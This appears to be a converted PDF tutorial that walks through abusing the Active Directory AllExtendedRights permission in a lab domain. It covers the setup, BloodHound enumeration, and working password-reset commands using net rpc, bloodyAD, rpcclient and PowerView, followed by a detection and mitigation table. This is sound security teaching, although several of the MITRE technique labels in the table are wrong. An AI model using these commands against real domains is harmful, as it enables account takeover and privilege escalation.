



DACL ATTACK



DACL

AllExtendedRights

AllExtendedRights



Contents

| | |
|--|----|
| Introduction | 3 |
| AllExtendedRights Permission..... | 3 |
| Prerequisites | 3 |
| Lab Setup – User Owns AllExtendedRights Permission | 3 |
| Create the AD Environment: | 3 |
| Domain Controller:..... | 3 |
| User Accounts: | 4 |
| Assign the "AllExtendedRights" Privilege to Geet for Kavish User:..... | 4 |
| Exploitation | 10 |
| Bloodhound - Hunting for Weak Permission..... | 10 |
| Method for Exploitation – Change Password (T1110.001) | 12 |
| Linux Net RPC – Samba | 12 |
| Linux Bloody AD | 12 |
| Linux Net RPC – Rpcclient | 13 |
| Windows PowerShell - Powerview..... | 13 |
| Detection & Mitigation | 14 |



Introduction

AllExtendedRights Active Directory abuse represents a critical threat vector, as attackers can exploit **Discretionary Access Control Lists (DACL)** in enterprise environments. In this post, we will explore how the **AllExtendedRights permission** enables attackers to escalate privileges, maintain persistence, and potentially seize control of **vital directory resources**—ultimately making it a significant foothold for **domain compromise**.

Moreover, we'll walk through the required **lab setup** to simulate these attacks, with **exploitation methods** aligned to the **MITRE ATT&CK framework**. Furthermore, we cover **detection strategies** to identify suspicious activity involving **AllExtendedRights**, and offer actionable **mitigation techniques** to reduce the risk. This post aims to help defenders understand and counter one of the stealthiest forms of **Active Directory abuse**. As you will see, **AllExtendedRights Active Directory abuse** can go unnoticed, making timely detection and prevention crucial.

AllExtendedRights Permission

To elaborate, **extended rights** refer to special privileges that administrators assign to objects, allowing them to read **privileged attributes** and perform specific **administrative actions**.

Specifically, this permission enables attackers to **reset passwords** on **User objects** and to craft a **Resource-Based Constrained Delegation (RBCD)** attack for **Computer objects**.

Consequently, when a domain object possesses **AllExtendedRights permissions** on the domain object itself and becomes compromised, the attacker gains both the **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All privileges**. These rights allow the attacker to **replicate directory objects** from the domain using the **DCSync technique**, further demonstrating the dangers posed by **AllExtendedRights Active Directory abuse**.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD
- Windows 10/11 – As Client

Lab Setup – User Owns AllExtendedRights Permission

To begin with, in this lab setup, we will create two users — **Kavish** and **Geet** — and assign the “**AllExtendedRights**” **permission** to **Geet** for the **Kavish** user.

Create the AD Environment:

To simulate an Active Directory environment, you will first need a **Windows Server** configured as a **Domain Controller (DC)**. Additionally, you'll require a client machine (Windows or Linux) where you can run **enumeration** and **exploitation tools**.

Domain Controller:

- First, install Windows Server (2016 or 2019 recommended).



- Next, promote it to a Domain Controller by adding the **Active Directory Domain Services** role.
- Finally, set up the domain (e.g., **ignite.local**).

User Accounts:

- Create two AD user accounts named **Kavish** and **Geet**.

```
net user kavish Password@1 /add /domain  
net user geet Password@1 /add /domain
```

```
C:\Users\Administrator>  
C:\Users\Administrator>net user kavish Password@1 /add /domain ←  
The command completed successfully.
```

```
C:\Users\Administrator>net user geet Password@1 /add /domain ←  
The command completed successfully.
```

Assign the "AllExtendedRights" Privilege to Geet for Kavish User:

Once your AD environment is set up, you need to assign the "**AllExtendedRights**" privilege to **Geet** for **Kavish** user.

- **Steps:**

1. Firstly, open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
2. Then, enable the **Advanced Features** view by clicking on **View > Advanced Features**.
3. Locate User **Kavish** in the **Users** container.
4. Right-click on **Kavish User** and go to **Properties**.



File Action View Help

Active Directory Users and Comp

ignite.local

- > Builtin
- > Computers
- > Domain Controllers
- > ForeignSecurityPrincipals
- > Keys
- > LostAndFound
- > Managed Service Account
- > Program Data
- > System
- > Tech
- Users
- > NTDS Quotas
- > TPM Devices

Name

- Administrator
- Allowed RODC Password Replication Group
- Cert Publishers
- Cloneable Domain Controllers
- Denied RODC Password Replication Group
- DnsAdmins
- DnsUpdateProxy
- Domain Admins
- Domain Computers
- Domain Controllers
- Domain Guests
- Domain Users
- Enterprise Admins
- Enterprise Key Admins
- Enterprise Read-only Domain Controllers
- geet
- Group Policy Creator Owners
- Guest
- kavish
- Key A
- krbtcd
- Protected
- RAS a
- Read
- Sche

Copy...

Add to a group...

Name Mappings...

Disable Account

Reset Password...

Move...

Open Home Page

Send Mail

All Tasks >

Cut

Delete

Rename

Properties

Help

A red arrow points to the 'kavish' user account in the list, indicating it is the target for abuse.

5. Navigate to the **Security** tab, and click on **Add** button

kavish Properties

Published Certificates Member Of Password Replication Dial-in Object

Remote Desktop Services Profile COM+ Attribute Editor

General Address Account Profile Telephones Organization

Security Environment Sessions Remote control

Group or user names:

- Everyone
- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (IGNITE\Domain Admins)
- Cert Publishers (IGNITE\Cert Publishers)

Add... Remove


Permissions for Everyone

| | Allow | Deny |
|--------------------------|--------------------------|--------------------------|
| Full control | <input type="checkbox"/> | <input type="checkbox"/> |
| Read | <input type="checkbox"/> | <input type="checkbox"/> |
| Write | <input type="checkbox"/> | <input type="checkbox"/> |
| Create all child objects | <input type="checkbox"/> | <input type="checkbox"/> |
| Delete all child objects | <input type="checkbox"/> | <input type="checkbox"/> |
| Allowed to authenticate | <input type="checkbox"/> | <input type="checkbox"/> |

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help



6. In the “Enter the object name to select” box, type **Geet** and click **Check Names** and click on OK.



kavish Properties

Select Users, Computers, Service Accounts, or Groups

Select this object type:
Users, Groups, or Built-in security principals [Object Types...](#)

From this location:
ignite.local [Locations...](#)

Enter the object names to select ([examples](#)):
geet [Check Names](#)

[Advanced...](#) [OK](#) [Cancel](#)

Add... Remove

Permissions for Everyone

| | Allow | Deny |
|--------------------------|--------------------------|--------------------------|
| Full control | <input type="checkbox"/> | <input type="checkbox"/> |
| Read | <input type="checkbox"/> | <input type="checkbox"/> |
| Write | <input type="checkbox"/> | <input type="checkbox"/> |
| Create all child objects | <input type="checkbox"/> | <input type="checkbox"/> |
| Delete all child objects | <input type="checkbox"/> | <input type="checkbox"/> |
| Allowed to authenticate | <input type="checkbox"/> | <input type="checkbox"/> |
| Change password | <input type="checkbox"/> | <input type="checkbox"/> |

For special permissions or advanced settings, click Advanced.

Advanced

7. Here, select Geet user and click on **advanced** option.

kavish Properties

Published Certificates Member Of Password Replication Dial-in Object

Remote Desktop Services Profile COM+ Attribute Editor

General Address Account Profile Telephones Organization

Security Environment Sessions Remote control

Group or user names:

- Everyone
- CREATOR OWNER
- geet (IGNITE\geet) **Selected**
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (IGNITE\Domain Admins)

Add... Remove


Permissions for geet

| | Allow | Deny |
|--------------------------|-------------------------------------|--------------------------|
| Full control | <input type="checkbox"/> | <input type="checkbox"/> |
| Read | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Write | <input type="checkbox"/> | <input type="checkbox"/> |
| Create all child objects | <input type="checkbox"/> | <input type="checkbox"/> |
| Delete all child objects | <input type="checkbox"/> | <input type="checkbox"/> |
| Allowed to authenticate | <input type="checkbox"/> | <input type="checkbox"/> |

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help



8. Here, in the **Advanced security settings** box, double-click on **Geet** user's permission entry.



Advanced Security Settings for kavish

Owner: Domain Admins (IGNITE\Domain Admins) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).


Permission entries:

| Type | Principal | Access | Inherited from | Applies to |
|-------|---------------------------------|----------------------------|----------------|------------------|
| Allow | geet (IGNITE\geet) | Read | None | This object only |
| Allow | SELF | Special | None | This object only |
| Allow | Authenticated Users | Read permissions | None | This object only |
| Allow | SYSTEM | Full control | None | This object only |
| Allow | Domain Admins (IGNITE\Dom... | Full control | None | This object only |
| Allow | Account Operators (IGNITE\Ac... | Full control | None | This object only |
| Allow | Everyone | Change password | None | This object only |
| Allow | SELF | Read/write web inform... | None | This object only |
| Allow | SELF | Read/write phone and ... | None | This object only |
| Allow | SELF | Read/write personal inf... | None | This object only |

Add Remove Edit Restore defaults

Disable inheritance

OK Cancel Apply



9. In the **Permissions** section, check the box for **All Extended Rights** permission.

10. Finally, apply the settings.



The screenshot shows the 'Permission Entry for kavish' dialog box. At the top, it displays the principal as 'geet (IGNITE\geet)', the type as 'Allow', and the scope as 'This object only'. In the 'Permissions:' section, the 'All extended rights' checkbox is checked and highlighted with a red box. Other checkboxes like 'List contents', 'Read all properties', and 'Write all properties' are also checked. The 'Properties:' section includes checkboxes for 'Read all properties' and 'Write all properties', both of which are checked. At the bottom right, there is an 'OK' button.

At this point, Geet now has **AllExtendedRights** permission for **Kavish user**, meaning **Geet** can change the password of **Kavish** user's account without knowing their current password

Exploitation

Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Geet** has the **AllExtendedRights** permission for **Kavish** user.

```
bloodhound-python -u geet -p Password@1 -ns 192.168.1.8 -d ignite.local -c All
```



```
(root㉿kali)-[~/blood]
# bloodhound-python -u geet -p Password@1 -ns 192.168.1.8 -d ignite.local -c All ←
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.

The screenshot shows the Bloodhound tool interface with the user 'GEET@IGNITE.LOCAL' selected. The 'Node Info' tab is active, highlighted with a red box. The 'EXECUTION RIGHTS' section shows various privilege levels for RDP and DCOM. The 'OUTBOUND OBJECT CONTROL' section is expanded, showing 'First Degree Object Control' set to 1, which is also highlighted with a red box. The 'INBOUND CONTROL RIGHTS' section shows controller counts for explicit and unrolled controllers. The entire screenshot is overlaid with a large watermark reading 'www.hackingarticles.in'.

| Category | Value |
|-----------------------------------|-------|
| First Degree RDP Privileges | 0 |
| Group Delegated RDP Privileges | 0 |
| First Degree DCOM Privileges | 0 |
| Group Delegated DCOM Privileges | 0 |
| SQL Admin Rights | 0 |
| Constrained Delegation Privileges | 0 |

| Control Type | Value |
|--------------------------------|-------|
| First Degree Object Control | 1 |
| Group Delegated Object Control | 0 |
| Transitive Object Control | > |

| Category | Value |
|-------------------------------|-------|
| Explicit Object Controllers | 3 |
| Unrolled Object Controllers | 3 |
| Transitive Object Controllers | > |

As a result, the tool confirms that the **Geet** user possesses the **AllExtendedRights privilege** over the **Kavish** user.



The screenshot shows a Windows file sharing interface. At the top, there are two user icons: one for 'GEET@IGNITE.LOCAL' and one for 'KAVISH@IGNITE.LOCAL'. Between them, a horizontal bar indicates a privilege level. A red box highlights the 'AllExtendedRights' privilege, which is explicitly listed. Below the bar, the URL 'www.hackingarticles.in' is visible. A modal window titled 'Help: AllExtendedRights' provides detailed information about the privilege, stating that the user 'GEET@IGNITE.LOCAL' has it for the user 'KAVISH@IGNITE.LOCAL'. It also describes extended rights as special permissions for reading privileged attributes and performing actions.

Method for Exploitation – Change Password (T1110.001)

The tester can exploit the **AllExtendedRights permission** by changing the password for the **Kavish** user **without knowing** the current password.

Linux Net RPC – Samba

You can perform this action from a **UNIX-like system** using net, a tool for administering **Samba** and **CIFS/SMB clients**.

```
net rpc password kavish 'Password@987' -U ignite.local/geet%'Password@1' -S 192.168.1.8
```

```
(root㉿kali)-[~]
# net rpc password kavish 'Password@987' -U ignite.local/geet%'Password@1' -S 192.168.1.8 ←
```

Linux Bloody AD

Alternatively, you can achieve the same result using [bloodyAD](#):

```
bloodyAD --host "192.168.1.8" -d "ignite.local" -u "geet" -p "Password@1" set password "kavish"
>Password@987"
```

```
(root㉿kali)-[~/blood]
# bloodyAD --host "192.168.1.8" -d "ignite.local" -u "geet" -p "Password@1" set password "kavish" "Password@987" ←
[+] Password changed successfully!
```



Linux Net RPC – Rpcclient

The **rpcclient** can also be used on UNIX-like systems when the package samba-common-bin is missing.

```
rpcclient -U ignite.local/geet 192.168.1.8  
setuserinfo kavish 23 Ignite@987
```

```
└─(root㉿kali)-[~]  
└─# rpcclient -U ignite.local/geet 192.168.1.8 ←  
Password for [IGNITE.LOCAL\geet]:  
rpcclient $> setuserinfo kavish 23 Ignite@987 ←  
rpcclient $>
```

Windows PowerShell - Powerview

The attacker can change the password of the user using **PowerView** module. This can be achieved with not only **Set-DomainUserPassword** cmdlet.

```
powershell -ep bypass  
Import-Module .\PowerView.ps1  
$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force  
Set-DomainUserPassword -Identity 'kavish' -AccountPassword $NewPassword
```

```
PS C:\Users\geet> powershell -ep bypass ←  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\geet> Import-Module .\PowerView.ps1 ←  
PS C:\Users\geet> $NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force ←  
PS C:\Users\geet> Set-DomainUserPassword -Identity 'kavish' -AccountPassword $NewPassword ←  
PS C:\Users\geet>
```

But also, can be achieved in **verbose** mode as well

```
Set-DomainUserPassword -Identity 'kavish' -Verbose
```

```
PS C:\Users\geet> Set-DomainUserPassword -Identity kavish -Verbose ←  
cmdlet Set-DomainUserPassword at command pipeline position 1  
Supply values for the following parameters:  
AccountPassword: *****  
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'kavish'  
VERBOSE: [Set-DomainUserPassword] Password for user 'kavish' successfully reset  
PS C:\Users\geet>
```



Detection & Mitigation


Detection & Mitigation

| Attack | MITRE ATT&CK Technique | MITRE ATT&CK Technique | Detection | Mitigation |
|-------------------------------|---|---|---|---|
| Reset Password | T1110.001 – Password Cracking | Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account. | <ul style="list-style-type: none">Monitor for unusual password resets by non-admin users.Detect anomalies in password change activities.Check audit logs for unusual access or password reset events. | <ul style="list-style-type: none">Enforce least privilege access control.Limit the use of powerful permissions like Generic ALL.Require multi-factor authentication (MFA) for password resets. |
| Account Manipulation | T1098 – Account Manipulation | Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing. | <ul style="list-style-type: none">Monitor for account changes, including group memberships and privileges.Log changes to critical accounts (e.g., admin, domain admin accounts). | <ul style="list-style-type: none">Use privileged access workstations (PAWs) for administrative tasks.Restrict sensitive permissions like Generic ALL.Implement Role-Based Access Control (RBAC). |
| Kerberoasting | T1558.003 – Kerberoasting | Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction. | <ul style="list-style-type: none">Monitor for excessive Kerberos ticket-granting service (TGS) requests.Detect abnormal account ticket requests, especially for accounts with SPNs.Enable Kerberos logging. | <ul style="list-style-type: none">Use strong, complex passwords for service accounts.Rotate service account passwords regularly.Disable unnecessary SPNs.Monitor TGS requests for anomalies. |
| Setting SPNs | T1207 – Service Principal Discovery | Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets. | <ul style="list-style-type: none">Monitor changes to SPN attributes using LDAP queries or PowerShell.Detect modifications to AD attributes related to SPNs.Monitor account changes using event logs. | <ul style="list-style-type: none">Limit the ability to modify SPNs to authorized users only.Enforce MFA for service accounts.Ensure strong passwords for accounts with SPNs.Periodically audit SPNs. |
| Shadow Credentials | T1208 – Credential Injection (Abusing msDS-KeyCredentialLink) | Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password. | <ul style="list-style-type: none">Monitor changes to the msDS-KeyCredentialLink attribute.Audit AD logs for unusual certificate and key additions.Use LDAP queries to detect attribute modifications. | <ul style="list-style-type: none">Limit access to modify msDS-KeyCredentialLink to authorized accounts.Regularly audit msDS-KeyCredentialLink attributes.Use strong key/certificate management practices. |
| Pass-the-Ticket (PTT) | T1550.003 – Pass the Ticket | Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password. | <ul style="list-style-type: none">Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage.Detect ticket reuse across different systems.Enable and monitor Kerberos logging. | <ul style="list-style-type: none">Use Kerberos Armoring (FAST) to encrypt Kerberos tickets.Enforce ticket expiration and short lifetimes for TGT/TGS.Enforce ticket expiration and short lifetimes for TGT/TGS.Implement MFA for critical resources. |
| Pass-the-Hash (PTH) | T1550.002 – Pass the Hash | Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation. | <ul style="list-style-type: none">Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts).Analyze logins that skip standard authentication steps. | <ul style="list-style-type: none">Disable NTLM where possible.Enforce SMB signing and NTLMv2.Use Local Administrator Password Solution (LAPS) to manage local administrator credentials.Implement MFA. |
